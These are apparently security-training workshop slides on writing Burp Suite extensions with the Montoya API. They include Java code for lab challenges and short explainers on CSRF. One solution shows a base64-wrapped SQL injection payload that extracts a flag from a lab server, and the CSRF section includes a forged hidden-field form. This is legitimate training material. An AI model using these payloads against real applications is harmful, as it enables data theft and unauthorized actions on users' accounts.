Burp Suite Extension Writing

By Mohammad Shah and Jasveer Singh

About Us (Shah)

- Cyber Security Enthusiast
- 7+ years in Information Security
- OSCP, OSWP, CRT
- Loves to do research/learn on niche topics - Mainframe, OT Security, Blockchain, Forensics
- Contact: mohammadshah.0808@gmail.com

About Us (Jasveer)

- Cyber Security Enthusiast
- 7+ years in Information Security
- OSCP, OSCE, OSWP, CRTP, CRTE
- Interested in Mainframe, Red Teaming and Reverse Engineering
- Adventure sport in free time
- Contact: jasveermaan06@gmail.com

Agenda

- Introduction to Burp Suite
- Burp Features
  - Scoping, proxy setting, repeater and other options
- Extender Capabilities
- Burp Extension Writing
- Challenge 1 + walkthrough
- Hackvertor
- Challenge 2 + walkthrough
- Challenge 3 + walkthrough

Burp Features

- Scoping
- Proxy setting
- Repeater
- Many more….

Extender Capabilities

- Process and modify HTTP requests and responses for all Burp tools.
- Access key runtime data, such as the Proxy history, target site map, and Scanner issues.
- Initiate actions like scanning and spidering.
- Implement custom scan checks and register scan issues.
- Customize the placement of attack insertion points within scanned requests.
- Provide custom Intruder payloads and payload processors.
- Query and update the Suite-wide target scope.

Extender Capabilities

- Query and update the session handling cookie jar.
- Implement custom session handling actions.
- Add custom tabs and context menu items to Burp's user interface.
- Use Burp's native HTTP message editor within your own user interface.
- Customize Burp's HTTP message editor to handle data formats that Burp does not natively support.

Extender Capabilities

- Analyze HTTP requests and responses to obtain headers, parameters, cookies, etc.
- Build, modify and issue HTTP requests and retrieve responses.
- Read and modify Burp's configuration settings.
- Save and restore Burp's state.

Extender Capabilities - Extender #1

Extension Details: The web application uses AES,RSA and Hashing to send a HTTP request. Testing manually without an extension would break the hash. The extension will help to automate the AES encryption, RSA and Hash calculation.

Extender Capabilities - Extender #2

Let’s take a look on what does this Extender does:

URL: https://github.com/JasveerMaan/Burp-Extension-Encrypter-Decrypter-API

Extender Capabilities - Extender #2


Extension Details: The web application uses PGP encryption. With a client's API, we made a Burp Extension to encrypt and decrypt the PGP.

Lab Setup

- Burp Suite Community Edition
  - https://portswigger.net/burp/
- Extender API's
- Test Application
  - URL: http://18.139.255.218:5000/
- Development Environments
  - Java

- **Note:** Your Virtual Machine will contain all the setups.

Extender API (Burp)




Burp Extender APIs

You can use the Burp Extender APIs to create your own extensions to customize Burp's behavior.

```
  BurpExtension
  MontoyaApi
› burpsuite
› collaborator
› comparer
› core
› decoder
˅ extension
    Extension
    ExtensionUnloadingHandler
˅ http
    Http
    HttpMode
    HttpProtocol
    HttpService
    RequestOptions
  ˅ handler
      HttpHandler
      HttpRequestToBeSent
      HttpResponseReceived
      RequestAction
      RequestToBeSentAction
      ResponseAction
      ResponseReceivedAction
      TimingData
  ˅ message
      ContentType
      Cookie
      HttpHeader
      HttpMessage
      HttpRequestResponse
      MimeType
    › params
    › requests
    › responses
  ˅ sessions
      ActionResult
      CookieJar
      SessionHandlingAction
      SessionHandlingActionData
› internal
› intruder
› logging
› persistence
˅ proxy
    MessageReceivedAction
    MessageToBeSentAction
    Proxy
```

Extender API (Web Doc)



OVERVIEW PACKAGE CLASS TREE DEPRECATED INDEX HELP
Navigation
SUMMARY: NESTED | FIELD | CONSTR | METHOD DETAIL: FIELD | CONSTR | METHOD SEARCH: Search

Package burp.api.montoya

Interface MontoyaApi

```
public interface MontoyaApi
```

This interface is used by Burp Suite to pass a set of methods to extensions that can be used to perform various actions within Burp. When an extension is loaded, Burp invokes its `BurpExtension.initialize(MontoyaApi)` method and passes an instance of the `MontoyaApi` interface. The extension may then invoke the methods of this interface as required in order to extend Burp's functionality.

Method Summary

All Methods | Instance Methods | Abstract Methods

Modifier and Type	Method	Description
`BurpSuite`	`burpSuite()`	Access functionality related to the Burp Suite application.
`Collaborator`	`collaborator()`	[Professional only] Access the functionality of the Collaborator.
`Comparer`	`comparer()`	Access the functionality of the Comparer.
`Decoder`	`decoder()`	Access the functionality of the Decoder.
`Extension`	`extension()`	Access functionality related to your extension.
`Http`	`http()`	Access the functionality related to HTTP requests and responses.
`Intruder`	`intruder()`	Access the functionality of the Intruder.
`Logging`	`logging()`	Access the functionality related to logging and events.
`Organizer`	`organizer()`	Access the functionality of the Organizer.
`Persistence`	`persistence()`	Access the functionality related to persistence.
`Proxy`	`proxy()`	Access the functionality of the Proxy.
`Repeater`	`repeater()`	Access the functionality of the Repeater.
`Scanner`	`scanner()`	[Professional only] Access the functionality of the Scanner.
`Scope`	`scope()`	Access the functionality related to Burp's suite-wide target scope.

Setup For Java

- Create a project in your favorite IDE
    - In this workshop, we will be using IntelliJ
- To add the Burpsuite dependencies, create new project, navigate to "File" > "Project Structure" > "Libraries", select the "+" icon and select "From Maven..."
- Group ID: net.portswigger.burp.extensions
- Artifact Id: montoya-api
- Version: LATEST

Note: Your Virtual Machine should have Java configured and all the dependencies.

Reference: https://portswigger.net/burp/documentation/desktop/extensions/creating

Challenge 1

Goal: Create an extension to base64 encode the input 5 times and be able to send the input as plaintext from the Repeater

URL: http://18.139.255.218:5000/

Challenge 1 - Code Explanation

package BurpExtension.Challenge1; - ( )

import burp.api.montoya.BurpExtension;

import burp.api.montoya.MontoyaApi;

import burp.api.montoya.logging.Logging; (Import libraries inside so that we can use it in our code/ This makes our lives easier so that we can use third party libraries.)

Challenge 1 - Code Explanation

```
        //Register our http handler with Burp.

        api.http().registerHttpHandler(new TemplateHttpHandler(api)); //Register a handler which will
perform an action when a request is about to be sent or a response was received by any Burp tool.

    }
```

Challenge 1 - Code Explanation

```
  public void initialize(MontoyaApi api) {

      //Extension Name
//https://portswigger.github.io/burp-extensions-montoya-api/javadoc/burp/api/montoya/extension/Extension.html

      api.extension().setName("Challenge1"); // Set the display name for the current extension.

//This will be displayed within the user interface for the Extensions tool and will be used to identify persisted data.
```

Challenge 1 - Code Explanation

```
// write a message to our output stream

    logging = api.logging(); -> api pointing to logging interface

    logging.logToOutput("Extension Loaded"); //

//This method prints a line of output to the current extension's standard output stream.
```

Challenge 1 - Code Explanation

```
  public RequestToBeSentAction handleHttpRequestToBeSent(HttpRequestToBeSent requestToBeSent)
{ //Invoked by Burp when an HTTP request is about to be sent.

      String parameterName = "search";



      List<ParsedHttpParameter> parameters = requestToBeSent.parameters(); // parameters contained in
the request
```

Challenge 1 - Code Explanation

```
//https://www.baeldung.com/java-stream-filter-lambda
                //find the first string that matches "search parameter"
ParsedHttpParameter exractedParameter = parameters.stream().filter(
    parsedHttpParameter -> parsedHttpParameter.name().equals(parameterName)
).findFirst().orElse(null);
                //https://www.baeldung.com/java-stream-findfirst-vs-findany
                //if cant find any values set it to null
```

Challenge 1 - Code Explanation

```
//Adding value of parameter "search" to parameter "modifiedValue"

String modifiedValue = exractedParameter.value();


//Print Value of parameter "search":

Main.logging.logToOutput(modifiedValue);
```

Challenge 1 - Code Explanation

```
//String modifiedValue = this.api.utilities().base64Utils().encodeToString(exractedParameter.value());

for (int i = 0; i < 5; i++) {

    modifiedValue = this.api.utilities().base64Utils().encodeToString(modifiedValue);

}

//Print modifiedValue. To check if it is expecting as to our behaviour

Main.logging.logToOutput(modifiedValue);
```

Challenge 1 - Code Explanation

```
//https://portswigger.github.io/burp-extensions-montoya-api/javadoc/burp/api/montoya/http/message/params/HttpParameter.html

      HttpParameter modifiedParameter = HttpParameter.bodyParameter(parameterName, modifiedValue);

      return RequestToBeSentAction.continueWith(requestToBeSent.withUpdatedParameters(modifiedParameter));

   }
```


Hackvertor

https://github.com/hackvertor/hackvertor

- Burp Extension
- Tag based conversion tool written in Java
- Saves time in engagement

Hackvertor

- Offers many kinds of tags
  - Encoding
  - Decoding
  - Hash
  - Encrypt
  - …



Hackvertor

- Offers many kinds of tags
    - Encoding
    - Decoding
    - Hash
    - Encrypt
    - …

Hackvertor - Challenge 1 Solution 1

HTTP Request

```
POST /api/1 HTTP/1.1
Host: 18.139.255.218:5000
…

search=<@base64><@base64><@base64><@base64><@base64>cat' union select 1,flag,1 FROM challenge_1_flag --<@/base64><@/base64><@/base64><@/base64><@/base64>
```

Hackvertor - Challenge 1 Solution 1

HTTP Response

```
HTTP/1.1 200 OK
…

[(1, 'BXT{a1cd3fa9664592d3883e3cecb5417317}', 1), (6, 'cat', 'gray')]
```

Challenge 2

Goal: Create an extension to hash (SHA256) the password 5 times and be able to send the input as plaintext from the Intruder

URL: http://18.139.255.218:5000/

Challenge 2 - Code Explanation

```
public RequestToBeSentAction handleHttpRequestToBeSent(HttpRequestToBeSent requestToBeSent) {
//Invoked by Burp when an HTTP request is about to be sent.

    String parameterName = "password";



    List<ParsedHttpParameter> parameters = requestToBeSent.parameters(); // parameters contained in
the request
```

Challenge 2 - Code Explanation

```
//https://www.baeldung.com/java-stream-filter-lambda
//find the first string that matches "password parameter"
    ParsedHttpParameter exractedParameter = parameters.stream().filter(
        parsedHttpParameter -> parsedHttpParameter.name().equals(parameterName)
    ).findFirst().orElse(null);
//https://www.baeldung.com/java-stream-findfirst-vs-findany
                //if cant find any values set it to null
```

Challenge 2 - Code Explanation

```
//Retrived value of parameter "password"

    String originalvalue = exractedParameter.value();

//Print Value of parameter "search":

    Main.logging.logToOutput("Original Value: " + originalvalue);
```

Challenge 2 - Code Explanation

```
//Implemented for loop

for (int i = 0; i < 5; i++) {

        originalvalue = hashSHA256(originalvalue);

      }

      //Print loop value

      Main.logging.logToOutput("SHA256 with loop value: " + originalvalue);
```

Challenge 2 - Code Explanation

```
//https://portswigger.github.io/burp-extensions-montoya-api/javadoc/burp/api/montoya/http/message/params/HttpParameter.html

    HttpParameter modifiedParameter = HttpParameter.bodyParameter(parameterName, originalvalue);

    return RequestToBeSentAction.continueWith(requestToBeSent.withUpdatedParameters(modifiedParameter));
```

Challenge 3

Goal: Create an extension to get a valid CSRF token and be able to send the input without the csrf_token parameter from Repeater

URL: http://18.139.255.218:5000/

Challenge 3 - Code Explanation

```
public ResponseReceivedAction handleHttpResponseReceived(HttpResponseReceived
responseReceived) {

    //Printing the entire response body. Method “bodyToString” is API from “HttpResponseReceived”

    String ResponseBody = responseReceived.bodyToString();
```

Challenge 3 - Code Explanation

```
//Regex Rule to retrieve csrf token

    Pattern pattern = Pattern.compile("(?<=name=\"csrf_token\" value=\")(.*?)(?=\"/>)");

    // Create a Matcher object

    Matcher matcher = pattern.matcher(ResponseBody);
```

Challenge 3 - Code Explanation

```
// Check if a match is found

      if (matcher.find()){

         CSRFToken = matcher.group(1);

         //print match

         Main.logging.logToOutput("CSRF Extracted from Response: " + CSRFToken);

      }

      return ResponseReceivedAction.continueWith(responseReceived);

   }
```

Challenge 3 - Code Explanation

```
Public RequestToBeSentAction handleHttpRequestToBeSent(HttpRequestToBeSent requestToBeSent) {
//Invoked by Burp when an HTTP request is about to be sent.

    String parameterName = "csrf_token";

    List<ParsedHttpParameter> parameters = requestToBeSent.parameters(); // parameters contained in
the request
```

Challenge 3 - Code Explanation

```
//https://www.baeldung.com/java-stream-filter-lambda
                    //find the first string that matches "csrf_token parameter"
    ParsedHttpParameter exractedParameter = parameters.stream().filter(
        parsedHttpParameter -> parsedHttpParameter.name().equals(parameterName)
    ).findFirst().orElse(null);
                    //https://www.baeldung.com/java-stream-findfirst-vs-findany
                    //if cant find any values set it to null
//print value of retrieved CSRF_Token
Main.logging.logToOutput("New CSRF Token: " + CSRFToken);
```

Challenge 3 - Code Explanation

```
//https://portswigger.github.io/burp-extensions-montoya-api/javadoc/burp/api/montoya/http/message
/params/HttpParameter.html

    HttpParameter modifiedParameter = HttpParameter.bodyParameter(parameterName, CSRFToken);

    return
RequestToBeSentAction.continueWith(requestToBeSent.withUpdatedParameters(modifiedParameter));
```

Challenge - 5

Goal: Create an extension to handle the client-side encryption and other client-side processing done by the application. Input sent from Repeater should be in plaintext.

URL: http://18.139.255.218:5000/

QNA Session

Thank you

Contact details:
jasveermaan06@gmail.com
mohammadshah.0808@gmail.com

Please submit your feedback:

Blank


Cross Site Request Forgery (CSRF)

An attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated.

Some examples what an attacker can do:

- Transfer funds
- Execute Administrative actions
  - Add user roles (admin)
- etc

Cross Site Request Forgery (CSRF)




1.Attacker forges a request to transfer funds

2. Attacker embeds the request to a link and sends it to a victim that is logged in into the application

3. Victim clicks on the link to initiate fund transfer action

4. Application processes the request as it is sent by a legitimate user


Cross Site Request Forgery (CSRF)



Cross Site Request Forgery (CSRF)

```
<form action="http://18.139.255.218/xvwa/vulnerabilities/csrf/">

    <input type="hidden" name="passwd" value="test" />

    <input type="hidden" name="confirm" value="test" />

    <input type="hidden" name="submit" value="submit" />

    <input type="submit" value="Submit request" />

 </form>
```

CSRF



Agenda

- Introduction to Burp Suite (3 hrs) 0930 - 1230
- Burp Features
    - Scoping, proxy setting, repeater and other options (15 mins)
- Extender Capabilities (5 min)
- Cryptography (20 mins)
- CSRF (20 mins)
- SQL injection (20 mins)
-
- Burp Extension Writing (3hrs) 1400 - 1700
- Challenge 1 + walkthrough (1 hr)
- Hackvertor (20 min)
- Challenge 2 + walkthrough (1 hr)
- Challenge 3 + walkthrough (1 hr)